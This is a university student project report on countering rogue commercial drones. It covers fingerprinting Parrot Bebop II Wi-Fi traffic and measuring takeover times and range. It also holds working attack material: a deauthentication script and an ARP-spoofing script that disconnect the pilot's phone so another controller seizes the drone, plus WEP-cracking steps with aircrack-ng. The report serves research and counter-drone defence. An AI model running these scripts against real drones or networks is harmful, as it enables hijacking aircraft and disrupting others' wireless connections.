

Counter Drones

University of Texas at Dallas

Los Pollos Hermanos

Charles McFarland - cxm114130@utdallas.edu

Andrew Le - Andrew.Le1@utdallas.edu

Xavier Cadot - xac130030@utdallas.edu

Project Summary	3
Description	3
Motivation	3
Organization	3
Deliverables	3
Schedule	3
Budget	4
Team Approach and Justification	4
Results	5
Kali Raspberry Pi	5
Fingerprinting 802.11 protocol stack (Parrot Bebop II Drone)	5
Scanner tool	10
Deauthentication using aircrack	11
Deauthenticate the Drone	12
ARP-Replay	13
ARP-Spoofing tool	14
Distance Testing	16
Literature Review	21
Bibliography	23
Biographical Sketches of Investigators	25
Charles McFarland	25
Andrew Le	25
Xavier Cadot	26

Project Summary

Description

This project aims to improve upon the research that has been done to counter malicious commercial drones. An area for investigation is detection and exploiting vulnerabilities found in vendor specific implementation of devices on the drone that help the drone communicate with its surroundings and the operator.

Motivation

Recreational drones are becoming more common globally, but can pose as a major threat creating necessary counter measures to disable drones and/or their functionality. A recent example of the danger was seen in the assassination attempt against the Venezuelan president broadcasted live during his TV address. To insure public safety, tools and techniques for countering rogue drones need to be available if and when the time arises. Each member of the team is currently in a position of or pursuing careers related to cybersecurity and public safety.

Organization

Deliverables

- Proposals and Literature Review
- Progress Reports and Representation
- Final Report and Presentation
- Documentation and Code delivery

Schedule

September 28:	Proposal is due
October 5 :	Reviewing Project Documentation and current drone vulnerabilities
October 12 :	Draft tools and assign duties
October 19 :	Finalize Resources
October 26 :	Submit Midterm Report
November 2:	First round of testing attacks on a commercial drone
November 9:	Review results and additional vulnerabilities
November 16:	Second round of testing
November 23:	Writing results of vulnerability testing
November 30:	Reviewing report
December 5:	Submit final report and presentation

Budget

We estimate around \$500 or less not including any personal money or equipment we use for the project.

Team Approach and Justification

To meet our goals of improving public safety, we propose to design and test a drone specific detections and attacks. We will use existing frameworks augmented with necessary code for detection as well as disabling and/or taking over a commercial drone. Namely we will focus on Parrot drones or similar commercial offerings with the exact model to be determined. Our project will, at a minimum, perform the following attacks after detection:

- ARP Replay Attack
- Deauthentication Attack
- 802.11 Protocol Stack Fingerprinting

These are the three described hard-to-patch vulnerabilities[1] which should have extensive multi-vendor support. Additionally, should time provide, we will develop and build additional exploits, specific to our model, and add them to our framework.

The end result will be a usable pentesting tool, designed to assess the vulnerability status of existing and newly developed drones in real-time. The same toolkit can be used as a base or starting point for a defensive tool against rogue drones or potentially harmful drones in the wild.

Results

Kali Raspberry Pi

A Kali environment has been set up on a raspberry pi 2 model b. It is equipped with a usb wifi card so that the attacks can be utilize on a mobile scale. Currently we have have successfully ran a deauthentication using aircrack on the pi. Due to the availability of tools on Kali as well as the support for the Raspberry Pi all techniques described in this report can easily be reproduced on this platform.

Fingerprinting 802.11 protocol stack (Parrot Bebop II Drone)

A rogue operator may try counter defense techniques hinder any defense mechanism. MAC spoofing can be used mimic existing devices, hide information such as the manufacturer, or hide identifiable information [16]. The Parrot Bebop II Drone can easily be identified by the Organizationally Unique Identifier (OUI). In most cases the first 3 bytes of the MAC address is uniquely linked to an organization which can help identify the device. [17]

Parrot has several OUI values. By connecting to our drone and analyzing the packets we determined that 90:3a:e6 can identify parrot devices, namely drones and associated devices such as controllers. This can be used as a Wireshark or Tshark filter to improve analysis.

wlan.sa[0:3] == 90:3a:e6

wlan.sa[0:3] == 90:3a:e6				
No.	Time	Source	Destination	Protocol
1	0.000000	ParrotSa_22:71:a7	Broadcast	802.11
6	0.052818	ParrotSa_22:71:a7	Broadcast	802.11
10	0.078979	ParrotSa_22:71:a7	Broadcast	802.11
13	0.157809	ParrotSa_22:71:a7	Broadcast	802.11
14	8.501726	ParrotSa_22:71:a7	12:d2:32:6d:71:bc	802.11
15	10.266479	ParrotSa_22:71:a7	ae:0a:0e:d9:0e:62	802.11
16	10.286742	ParrotSa_22:71:a7	ae:0a:0e:d9:0e:62	802.11
17	21.580745	ParrotSa_22:71:a7	LgElectr_3e:5c:1e	802.11
18	26.154890	ParrotSa_22:71:a7	WistronN_4c:ed:3a	802.11
19	51.878380	ParrotSa_22:71:a7	Motorola_b0:49:7a	802.11
20	51.882575	ParrotSa_22:71:a7	Motorola_b0:49:7a	802.11

Using the first 3 octets may enabled drone detection in most cases. However, a sophisticated rogue drone operator may spoof the drones MAC address bypassing this discovery technique. To ensure that any rogue drones are discovered non-MAC dependent techniques must be investigated. One proposed technique is Fingerprinting 802.11 protocol stack. [1]


Fingerprinting 802.11 protocol stack can be approached in several ways. We will further evaluate the data centric approach discussed in previous research[1]. This will allow us to determine if the traffic is a drone or not. However, it may be useful to take a signal based approach to triangulate the location of the drone or operator as well[15]. The data centric approach involves examining key features of wifi packets for distinguishing properties and using

those properties to unique define device type. For our purposes we are only interested in distinguishing Parrot Bebop II traffic from all other devices. The authors noted settings within various device packets that could be promising to fingerprint each. The table is below.

sUAS/Access Point	802.11 Man Frm Fixed Param Capab Info@	802.11 Man Frm Tagged Param ERP Info#	801.11 Man Frm Tagged Param. Tag: HT Capab HT Capab Info+
DJI P3	0x0431	0x00	0x11ed
Parrot Bebop I	0x0501	0x00,0x00	0x198d
Parrot Bebop II	0x0511	0x00,0x00	0x198d
3DR Solo	0x0411	0x04	0x01ad
Building Access Point	0x1431	0x00	0x19ac
Guestnet Access Point	0x1421	0x00	0x19ac

Proposed data features for 802.11 protocol stack fingerprints [1]

Note that only two UAC access points are used in this table. To verify that a Parrot Bebop II device can be fingerprinted using these settings we performed our own experiments. The following map roughly indicates locations where packets were captured for the experiment.



Using Wireshark and setting our wireless card in monitor mode we collected all packets across residential areas, commercial areas and the University of Texas at Dallas. This occurred October 18th 2018 between 11:00am-12:30pm. This provided a sample of packet frames in the area. While the data itself is heavily biased to Plano and Richardson Texas, we believe it may be a good indicator of expected traffic and the delivering devices that could be found in most public areas within the United States.

The resulting packet collection is 411,097 packets unfiltered. This data was labeled and stored as a PCAP file for further analysis. Additionally, 23,014 devices acquired through tshark and bash scripts:

```
tshark -r plano_richardson_school_oct19-18.pcapng -T fields -e wlan.sa wlan.da | sort |  
uniq | wc -l
```

Additionally, two other PCAP files were collected that included the Parrot Bebop II drone. For convenience only the PCAP which exclusively included this traffic is discussed. However, we did use the additional data for further verifications and sanity checks. The filter used to ensure any and all Parrot Bebop II traffic is below. Note that we control this drone so using the device MAC address (90:3a:e6:22:71:a7) as an indicator is appropriate.

```
wlan.sa == 90:3a:e6:22:71:a7 || wlan.da == 90:3a:e6:22:71:a7 || wlan.ta ==
```

90:3a:e6:22:71:a7 || wlan.ra == 90:3a:e6:22:71:a7

Also note that wlan.sa and wlan.da filters are the only filters expected to be triggered while capturing our own drone traffic. These are the source address and destination address respectively. The renaming filters are used to ensure that we capture all potential drone traffic in live traffic or catch unexpected behaviors.

Three filters from the paper were evaluated against the drone.

1. wlan.erp_info == 0x00
2. wlan.fixed.capabilities == 0x0511
3. wlan.ht.capabilities == 0x198d

Filters #1 and #3 worked as expected and returned 145/145 packets. However, filter #2 returned 0/145 which was unexpected. On further analysis our Parrot Bebop II device Fixed Parameter, Capabilities Information setting used a value of 0x501 instead of the 0x511 from previous research. This indicates that this particular setting has changed within the same model release cycle. The manufacturer could have altered the settings through software changes or it may be the result of firmware changes. To discover this we would need to contact the manufacturer for more information or delve into the firmware which is beyond the scope of this project. However, note that 0x501 is the same setting as the Parrot Bebop I. For this reason we expect the 0x501 and 0x511 settings to be common between all consumer Parrot drone products which can be verified by capturing packets from various models.

▼ IEEE 802.11 wireless LAN

▼ Fixed parameters (12 bytes)

Timestamp: 0x00000000004e3872

Beacon Interval: 0.102400 [Seconds]

▼ Capabilities Information: 0x0501

.....1 = ESS capabilities: Transmitter is an AP

.....0. = IBSS status: Transmitter belongs to a BSS

.....00.. = CFP participation capabilities: No point coordinator at AP (0x00)

.....0.... = Privacy: AP/STA cannot support WEP

.....0.... = Short Preamble: Not Allowed

.....0... = PBCC: Not Allowed

.....0... = Channel Agility: Not in use

.....1..... = Spectrum Management: Implemented

0030	8d 72 38 4e 00 00 00 00	00 64 00 01 05 00 0d 42	·r8N·····d·····B
0040	65 62 6f 70 32 2d 31 33	35 39 32 33 01 01 8c 03	ebop2-13 5923····
0050	01 06 07 06 55 53 20 01	0b 1e 20 01 00 23 02 13	····US ·····#··
0060	00 2a 01 00 2f 01 00 2d	1a 8d 19 1e ff 00 00 00	·*·/·-······
0070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	··········
0080	00 00 00 3d 16 06 08 00	00 00 00 00 00 00 00 00	··········
0090	00 00 00 00 00 00 00 00	00 00 00 7f 08 04 00 00	··········
00a0	00 00 00 00 40 dd 18 90	03 b7 09 0c 50 49 30 34	····@····PI04
00b0	30 33 38 34 41 48 37 49	31 33 35 39 32 33 00 dd	0384AH7I 135923··
00c0	09 00 10 18 02 00 00 4c	00 00 dd 18 00 50 f2 02	······L····P··
00d0	01 01 80 00 03 a4 00 00	27 a4 00 00 42 43 5e 00	·······'····BC^·

Since we do not have a Parrot Bebop I to test we will stick to the known Capabilities value of 0x501 as a potential fingerprint for the Parrot Bebop II.

Filter	Returned Packets
wlan.fixed.capabilities == 0x0501	656
wlan.erp_info == 0x00	142591
wlan.ht.capabilities == 0x198d	671

It is obvious that erp_info field value is common in our live sample data, representing 34.7% of all packets. Alone, these fields would not be sufficient as a drone indicator. However, combining these fields does indicate promising results.

wlan.fixed.capabilities == 0x0501 && wlan.ht.capabilities == 0x198d

This filter returned 0 packets from the live data. By combining these two filters in an AND statement we are successfully able to filter only Parrot Bebop II drone traffic. Wlan.erp_info provides very little value in our scenario and can be removed. Due to the popularity of the ERP information value, this filter is likely useful as a fingerprint feature in very specific circumstances. Otherwise, the remaining two are sufficient to distinguish a Parrot Bebop II from other traffic without relying on a MAC address.

With a sufficient non-MAC dependent filter, we can watch for filtered packets to discover drone traffic. MAC spoofing is not sufficient to bypass this defense. The attacker must also change the management capabilities or the HT capabilities of the drone to bypass our signature. This raises the difficulty of the rogue operator evading discovery when using the Parrot Bebop II drone or associated devices.

Scanner tool

The scanner tool uses the Bash functionality built into Kali Linux. It consists of a two line shell script that captures packets, filters them, then creates a timestamped file based on the output. Please note that there are two important requirements before this script will succeed. First, you must not have established a connection to any Wifi network. Otherwise the only packets that will be discovered will be within the connected network. Second, the two tshark calls need to have privileged access. You can accomplish this in 3 ways. You can either log in as root which is not recommended for security practices. You could append a sudo prefix to the two tshark commands. This has some security implications but also requires you to chmod output files in order to be used. The better solution is to ensure tcpdump has root privileges.

```
$tshark -I -a duration:2 -w output.pcap; tshark -r output.pcap -Y "wlan.fixed.capabilities == 0x0501 && wlan.ht.capabilities == 0x198d" -T fields -e wlan.sa | sort | uniq | xargs -l {} touch {}
```

Not that if you make an .sh file it needs to be executable. You can do this with the “\$chmod +x scan.sh” command. The code above can be run via command line or saved to a .sh file and run via some other tool. By using cron jobs we can run the scanner periodically to output files, labeled as the suspicious mac address. Do this by using:

```
$crontab -e
```

You can specify your intended timing and the location where you saved the .sh file. Another option is to call the .sh file directly from some other scripting language such as python.

Deauthentication using aircrack


Aircrack is a tool used to be able to do WIFI deauthentication attacks. This is done through sending deauth packets to the selected clients on the access points. The main reason to deauthenticate devices is to capture the WPA/WPA2 handshakes by forcing clients to reauthenticate. This attack will not work if there is not an associated wireless client or if the device is on a fake authentication. The specific tool used to deauth from the aircrack suite is aireplay-ng.

Steps [14]:

1. Start the interface in monitor mode using:
 - a. `airmon-ng start <interface> [channel]`
2. Find the mac of the target by using:
 - a. `airodump-ng <interface>`
3. Start airodump to capture the responses:
 - a. `Airodump-ng -c <channel> --bssid <mac> -w <outputfilename> <interface>`
4. Take the mac address and deauthorizes the client for the set duration :
 - a. `aireplay-ng -0 [# of packets sent out] -b <clientmac> [-h source] <interface>`

The -0 set the the aireplay to deauthorizes clients from the source. This is very similar to the ARP-replay, but it using different aspects of the tools.

This current attack has been tested on our routers that have WPA2 security. The user can choose the amount of deauth packets that are sent to the router. They can also specify who is to specifically attack on the network which allows to take over the drone with another controller.



```
root@kali: ~  
root@kali:~# aireplay-ng -0 10 -a 90:3A:E6:22:71:A7 wlan0mon  
21:16:37 Waiting for beacon frame (BSSID: 90:3A:E6:22:71:A7) on channel 7  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
21:16:37 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:38 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:38 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:39 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:39 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:40 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:40 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:41 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:41 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
root@kali:~#
```

The challenges we faced in using this attack is that wifi card must be set to the channel that the drone is currently on for aireplay to send the deauthentication packets. We first made the mistake to allowed airodump to keep switching in between channels to find the drone, but it led to the script not working most of the time. We solve this problem by allowing the user to set the channel to the drone one through airodump. We also added set the aireplay to negative one to avoid the channel configuration.

Deauthenticate the Drone

We scripted the deauth attack with a bash shell scripts, and it runs the four steps from above to make the attack easier to implement. It requires finding the mac address of the drone and the channel it is currently on. The mac address can be found by using fingerprinting from above, and the channel can be found from airodump. It would be possible find the channel through fingerprinted, but our implementation doesn't include it. We didn't tunneled the data into the script from the fingerprinting portion, so unfortunately we must manually insert that information into the script. The user must also add how many packets to send to the targeted controller and each packet correlates to around 1 second. We would choose around 40 packets to secure the takeover with the selected controller.

```
#!/augdeauth.sh 90:3A:E6:22:71:A7 10 15 controller

#argument 1 is bssid
#argument 2 is channel
#argument 3 # of packets#
#argument 4 # Mac Address of Targeted Controller

#Put wifi card in monitor mode
airmon-ng start wlan0

#airodump to put it on the right channel
timeout --foreground 3 airodump-ng -c "$2" -w out --bssid "$1" wlan0mon & sleep 3
echo "scan done"

# Command to deauth a
aireplay-ng --ignore-negative-one -0 "$3" -a "$1" -c "$4" wlan0mon
```

The script takes an average of 13 seconds to take over drone when running this attack. The controller must be on and looking for drones to get this time, otherwise it takes about 15 seconds more to boot up the controller. This data was collected when a phone was currently controlling the drone and we took over with Parrot Skycontroller. This attack can also work the other way around. The first 3 seconds runs airodump so that we can check to see if the drone

is on the correct channel we are about to attack and to set the wifi card to given channel. It then takes 3 more seconds to send packets and disconnect the phone. Once the phone is disconnected the controller will take over the drone and have full access within 6 to 8 seconds.

Airodump-ng	Deauth User	Take control of Drone
3 secs	3 secs	6 to 8 secs

ARP-Replay

The traditional ARP replay attack is aimed at cracking the WEP key. The attacker would try to find ARP packets sent from the access point to the device. Once it has captured a few of these packets, it will try to retransmit these packets in an attempt to regenerate initialization vectors. The regenerated IVs will allow us to crack the WEP key.

Steps [19]:

1. Start the interface in monitor mode using:
 - `airmon-ng start <interface> [channel]`
2. Find the mac of the target by using:
 - `airodump-ng <interface>`
3. Start airodump to capture the responses:
 - `Airodump-ng -c <channel> --bssid <mac> -w <outputfilename> <interface>`
4. Take the mac address and attempt to capture and replay ARP packets:
 - `aireplay-ng -3 -b <clientmac> [-h source] <interface>`
5. After a few thousand packets have been captured with airodump, attempt to crack the key
 - `aircrack-ng <outputfilename>`

This attack can be used to get the WEP key in the event the drone is using WEP. Getting on to the network is an important step in taking control over the drone with either an application built using Parrot's SDK or another mobile device not owned by the original pilot.

ARP-Spoofing Tool

In this project, we took a similar route to the ARP replay attack detailed in the paper. ARP spoofing is a bit similar in that it sends ARP packets to the drone. The main difference is that these packets are forged to reply with a fake MAC address. This causes the mobile controller to send traffic to a fake or nonexistent address and the controller is not able to receive information from the drone.

The script to perform this attack is in the format:

```
./arp-spoof.sh [mac] [interface]
```

The MAC address is the one found in the directory where the tshark capture dumps to. This value has to be manually copied or typed into the command line. Although this is not easy or quick, it allows us to select an individual drone to attack rather than attacking all drones around us. The interface is the wireless network device found after running ifconfig.

The script does a few things. The first thing it does is scans the air for the drone we want to attack. It runs airodump in order for the user to enter in the SSID of the drone. Next, the wireless network card is set to connect to the drone's ad hoc network. Dhclient is called so that the network card can get an ip address. The IP address of the access point will need to be retrieved so that we can scan the entire network for activated devices. Nmap is used to do a simple ping sweep for the access point and the mobile device to disconnect. The user will have to type in the gateway ip and the ip of the client to kick off. Finally, the script will call arpspoof with all the information retrieved to force the mobile app off. Here, the Parrot controller or another controller can take over the drone.

```
#!/bin/bash

if [ $# -lt 2 ]
then
    echo "Usage: ./arp-spoof.sh [MAC] [interface]"
    exit 0
Fi

#run airodump for 3 seconds to get SSID
timeout --foreground 3 airodump-ng --bssid $1 $2
#user enters the SSID
read -p "ESSID: " ESSID
```

```
#connect the wireless card to the access point
ifconfig $2 down
iwconfig $2 mode managed
ifconfig $2 up
iwconfig $2 essid $ESSID
dhclient $2

#get the /24 of the network
ip=`ip route | grep wlan0 | cut -d ' ' -f 1 | cut -d / -f 1 | cut -d . -f
1,2,3`

#ping sweep to find connected clients
nmap -e wlan0 -sP $ip.1-255

#user enters the gateway ip and the client ip
read -p "Gateway IP: " gatewayip
read -p "IP of client to kickoff: " clientip

#spoof ARP replies/response here
arp spoof -i $2 -t $clientip -r $gatewayip
```

This attack is limited by a couple things. First, ARP spoofing requires a legitimate ip address to send the fake addresses to. Second, this attack requires us to be on the network to send the ARP packets. If a network is using WEP or WPA, we will need to recover the key in order to access the network.

Distance Testing

We took some time to take the drone to the parking lot to measure how much distance an attack would work on the drone. Each parking space is 10 feet and the last distance we were able to measure data was 300 feet before we lost the video feed from the phone controller. When we ran the arp spoofing it would take about on average 8 seconds to disconnect the phone. However we got variable times for when the controller would take over. This could be due to human error or poor signal quality from being too close to the ground, but it is something that would require in depth research to determine.

Distance from Drone (ft)	Disconnect time (sec)	Take Over (sec)
0	7	40
10	7	44
50	8	11
100	9	31
150	10	108
200	10	37
300	✓	✓



Drone Control

The drone is designed to interact out of box with the Skycontroller shown below. These can be purchase on ebay or other means.



A secondary means of control is using the official Freeflight Pro app. Again, this is straightforward as it's an officially supported control option.



<https://www.parrot.com/global/freeflight-pro#pilot-your-parrot-drone-with-freeflight-pro>

However, a more interesting form of control is the USAF A-10C replica from the Warthog fighter jet. Since one of our members had a replica of these units we decided to use them as another form of control. The current commercial models of these can be found at <http://www.thrustmaster.com/products/hotas-warthog>. Below is a setup in our lab of the HOTAS connected to the Parrot Bebop II drone. We used the following technologies to connect the controller to the drone:

- Mac OS Mojave
- Node.js
- Python 3.x
- Node.js package, Node-bebop [17]

- Python Module, PyGame [18]



Initializing the the joystick is fairly simple. The Python 3 code below is using Pygame. Pygame is designed to build multimedia applications, specifically games. It implements Simple DirectMedia Layer (SDL) in a straightforward manner that enables us to use USB attached peripherals at a low level. It effectively allows us to capture input from our Warthog flight stick and take action on the results. The code simply outputs the current state of joysticks controls. In our example we look at the current state of the 0 axis which is the main flight sticks position. The value is measured between 0.9 and -0.9.

```
import pygame

//Initialize game engine and resources
pygame.init()

//Access joystick. I previous determined that the joystick listed in Position 0 was
//the USAF 1-10C Flight Stick.
joystick = pygame.joystick.Joystick(0)

//Initialize Joystick
joystick.init()

//pygame.event.pump() forces the state of the joystick to update.
```

```
//Get the current value of the axis.
value = joystick.get_axis(0)
```

[illegible]

1. Takeoff
2. Landing

```
//Example code from Node-Bebop [17]

"use strict";

var bebop = require("../.");

var drone = bebop.createClient();
```

```
//Connects to drone device on wifi network
drone.connect(function() {
  drone.takeOff(); //Hovers about 3 feet.

  setTimeout(function() {
    drone.land();
  }, 5000);
});
```

From this base code we created two separate Node.js applications. One that called `drone.takeOff()` and `drone.land()` in `takeoff.js` and `landing.js` respectively. The Python 3 code executes using the `subprocess` module. Example, `subprocess.call(["node", "takeoff.js"])`. While this method is crude it did allow both functionality. In the event of an actual attack, only `landing.js` would be useful.

It is not ideal to execute a `node.js` application through `subprocess`. We've found that we lose control of the drone when Python hangs waiting on Node.js to finish. It could not quit for a variety of reasons so a more robust control scheme is needed. Additionally, only implementing taking off and landing proved our ability to control the drone with the equipment. Further work could be done to control all flight functions of the drone.

Future Work

Literature Review

1. Exploiting Multi-Vendor Vulnerabilities as Back-Doors to Counter the Threat of Rogue Small Unmanned Aerial Systems [1]
Vulnerabilities left in the software by drone manufacturer allows for actors to control the drone. The broad variety of components on a UAS allows for many types of attacks. For example, Skyjack uses ARP poisoning to force the sUAS to connect to a different controller. This is a wireless network attack usable on drones that are connected to a Wi-Fi access point.
2. A Review on Cybersecurity Vulnerabilities for Un-manned Aerial Vehicles [2]
This article discusses some issues currently faced by drone manufacturers. Attacks have been made against drones, both large and small. Some of the most common attacks are GPS spoofing and GPS jamming. Drones with a camera can be attacked through the video feed. The malicious user would feed delayed footage or old footage to confuse the drone operator.

3. Icarus Box [3]

Drones using SMx radio platform can be taken over by a custom device called the Icarus. There are vulnerabilities in the way vendors implement remote control through the 2.4GHz band. The Icarus forces the drone to connect to the Icarus' signal, thus giving the owner of the Icarus control of the drone.

4. Securing Commercial WiFi-Based UAVs From Common Security Attacks [4]

Approaches to attacking a commercial drone through Wi-Fi.

5. Skyjack [5]

SkyJack is an open project by Samy Kamkar to engineer a autonomous drone which seeks out and takes over other drones. By starting with a Parrot AR.Drone 2, augmented with as Raspberry Pi with tools such as aircrack-ng, the drone can turn other drones in close proximity into zombies enabling the user to take control.

6. How Can Drones Be Hacked? The updated list of vulnerable drones & attack too

A list of tools and techniques currently being used in drone hacking operations as of June 25th 2018. It covers Skyjack, Parrot AR. Drone 2 - Wifi Attack, Bebop Wifi Attack, Drone Jack, Wi-Fi drone disabler with Raspberry Pi, GPS Spoofing, GPS Jammer, FPV Drone video downlink jammer, Bind before owner, overpower fixed frequency/fixed ID, DSMx attack, among others.

7. Drones Hijacking [7]

This is a talk given at DEFCON 24 for hacking a DJI-Phantom 3. It covers drone architecture, SDKs and applications. The first part of the talk is centered around modifying the vendor SDK to connect to other drones. The second sections is specifically about extracting and understanding the firmware which may come in handy depending on the scope of our attacks. The third section which may be of the most value to us is the Radio Signal Analysis. The final sections include spoofing the GPS locations and using that to control the flight of the drone.

8. Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2 [8]

For many of the attacks against wi-fi WPA2 is a sufficient defence, including the attacks discussed in various Wi-fi based drone attacks. This paper discusses how you can force a key reinstallation during the 4-way handshake to make a predictable nonce. This allows the attacker to gain unencrypted access to the wi-fi signal. If current drones are not properly secured from this attacks many CVEs it should help us improve our sponsors paper by no longer forcing insecure practices before hijacking the drones.

9. DroneJack: Kiss your drones goodbye! [9]

DroneJack improves Skyjack by integrating into a complete anti-drone solution. It uses deauthentication attacks to take over the drone and re-authenticates itself as the operator. Dronejack provides functionality for; detection, tracking, takeover, and killswitching. Moreover, Dronejack can delete files on the drone such as video files which may be of use to previous reconnaissance of an actor. Most data download are done over Wi-fi which has a much shorter range of transfer than high end drones using RF signals for control.

10. Project "The Interceptor": Avoiding counter-drone systems using nanodrones. [10]
This talk at DEFCON 24 presents a list of currently used counter-drone techniques including detection techniques and action techniques, such as hijacking. It also covers countermeasures for disabling drones. The nanodrone prototype is designed to prevent detection, action, and counter-measures by taking advantage of size, hidden wifi, and fall back systems with a total cost of \$70.
11. Countermeasures against Drone Surveillance [11]
This report has a comprehensive view of small drone detection categories. Specifically, it focuses on audio, video, radar, thermal, and radio-frequency detection techniques.
12. 802.11 Denial of Service Attacks and Mitigation [12]
This is a comprehensive report on multi-layer DOS attacks against 802.11 which is used in many commercial drone communication systems. It mentioned that 802.11w solves many of these problems which enables use to focus on vulnerable systems. One of our 2016 papers indicates the lack of implementation in proper 802.11w. Given the age of this protocol it will need to be verified. It will also need to be verified that future versions did not solve or mitigate the vulnerabilities if later versions are are modern drones.
13. Implementation of detection and tracking mechanism for small UAS [13]
There are a few different techniques to detecting drones including: radar, audio, video, and RF detection. The proposed solution uses a combination of audio, video and RF. Audio of the drone is captured and compared with a list of sounds of common drones because the spinning blades generate high frequency noises.
OpenCV

Bibliography

- [1] L. Watkins, C. Li, J. Ramos, G. Snow, J. Vallejo, W. H. Robinson, A. D. Rubin, J. Ciocco, F. Jedrzejewski, and J. Liu, "Exploiting Multi-Vendor Vulnerabilities as Back-Doors to Counter the Threat of Rogue Small Unmanned Aerial Systems," *Proceedings of the 1st ACM MobiHoc Workshop on Mobile IoT Sensing, Security, and Privacy - Mobile IoT SSP18*, 2018.
- [2] C. G. L. Krishna and R. R. Murphy, "A review on cybersecurity vulnerabilities for unmanned aerial vehicles," *2017 IEEE International Symposium on Safety, Security and Rescue Robotics (SSRR)*, 2017.
- [3] P. Paganini, "The Icarus box is able to hijack nearly any drone mid-flight," *Security Affairs*, 28-Oct-2016. [Online]. Available:

<https://securityaffairs.co/wordpress/52778/hacking/icarus-box-drones-hijacking.html>.
[Accessed: 28-Sep-2018].

- [4] Hooper, Michael & Tian, Yifan & Zhou, Runzuan & Cao, Bin & P. Lauf, Adrian & Watkins, Lanier & Robinson, William & Alexis, Wlajimir. (2016). Securing Commercial WiFi-Based UAVs From Common Security Attacks. 10.1109/MILCOM.2016.7795496.
- [5] Kamkar, S. (2013, December 2). SkyJack. Retrieved September 27, 2018, from <http://samy.pl/skyjack/>
- [6] Walters, S. (2016, October 29). How Can Drones Be Hacked? The updated list of vulnerable drones & attack tools. Retrieved September 27, 2018, from <https://medium.com/@swalters/how-can-drones-be-hacked-the-updated-list-of-vulnerable-drones-attack-tools-dd2e006d6809>
- [7] <https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Aaron-Luo-Drones-Hijacking-Multi-Dimensional-Attack-Vectors-And-Countermeasures-UPDATED.pdf>
- [8] Vanhoef, M., & Piessens, F. (2017). Key Reinstallation Attacks. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security - CCS 17*. doi:10.1145/3133956.3134027
- [9] Cotret, Pascal & Fournier, Guillaume & Audren de Kerdrel, Paul & Viet Triem Tong, Valérie. (2017). DroneJack: Kiss your drones goodbye!.
- [10] <https://media.defcon.org/DEF%20CON%2026/DEF%20CON%2026%20presentations/David%20Melendez/DEFCON-26-David-Melendez-Project-Interceptor-WP.pdf>
- [11] S. Wong, R. Jassemi -Zargani, B. Kim, and DRDC, "Counter- measures against drone surveillance ," *Defence Research and Development Canada-Ottawa Research Centr*, May-2016. [Online]. Available: http://cradpdf.drdc-rddc.gc.ca/PDFS/unc228/p803837_A1b.pdf. [Accessed: 28-Sep-2018].
- [12] S. Compton, "802.11 Denial of Service Attacks and Mitigation," *Sans*, 20-Feb-2008. [Online]. Available: <https://www.sans.org/reading-room/whitepapers/wireless/80211-denial-service-attacks-mitigation-2108>. [Accessed: 28-Sep-2018].

